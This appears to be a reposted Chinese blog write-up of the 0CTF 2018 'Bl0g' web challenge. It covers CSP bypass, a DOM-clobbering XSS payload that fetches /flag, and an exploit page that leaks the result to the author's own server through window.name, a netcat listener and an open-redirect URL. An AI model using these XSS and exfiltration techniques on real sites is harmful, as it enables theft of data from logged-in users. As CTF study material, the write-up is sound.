
0CTF 2018 Quals Bl0g writeup

原创

ProjectDer 于 2018-04-12 14:27:24 发布 547 收藏
分类专栏： CTF



记录：

之前没有做，看着wp稍做了解，复现一遍

- **了解CSP限制**

虽然刚开始是绕过CSP，但是我觉得绕过和没有绕过没什么区别。0.0

```
Content-Security-Policy: script-src 'self' 'unsafe-inline'
Content-Security-Policy: default-src 'none'; script-src 'nonce-BXwvkDpdui1nFUwIDBfv7dE0miw=' 'strict-dynami
```

允许unsafe-inline，即允许javascript:alert()

允许strict-dynamic，即允许匹配到nonce的script操作DOM

```
<script nonce="HK36OhEYt0gOb/SDsIFS7lINHjA=" src="/assets/js/kube.min.js"></script>
```

ps : 如果触犯CSP限制，不会删除触犯规则的内容，而仅仅不执行

- **寻找可控点**

config.js 定义变量供article.js调用

article.js 将数组 effects 下标为 id="effect" 的值写入到页面中

`effects` 参数可以XSS

ps : 出现这种<script><script src="config.js"></script> src不会被加载

于是可以自己构造

```
id"><form name="effects" id="<script>$.get('/flag',e=>name=e)"><script>
```

F12调试下可以看到 effects 为 form，id 为 effect的value为 "id"，最后append的值为

```
<script>$.get('/flag',e=>name=e)
```

- **利用**

exp.html 功能

1. iframe 包含XSS的页面，因为管理员已登陆，可以iframe成功

2. 获取 iframe.window.name 的值并 location.href="xxx/?" + iframe.window.name 发送到自己的服务器即可

nc -lp 9999

提交 `http://202.120.7.197:8090/login?next=//example.com:9999/evil.html` 因为已登陆，所以自动跳转到next的网站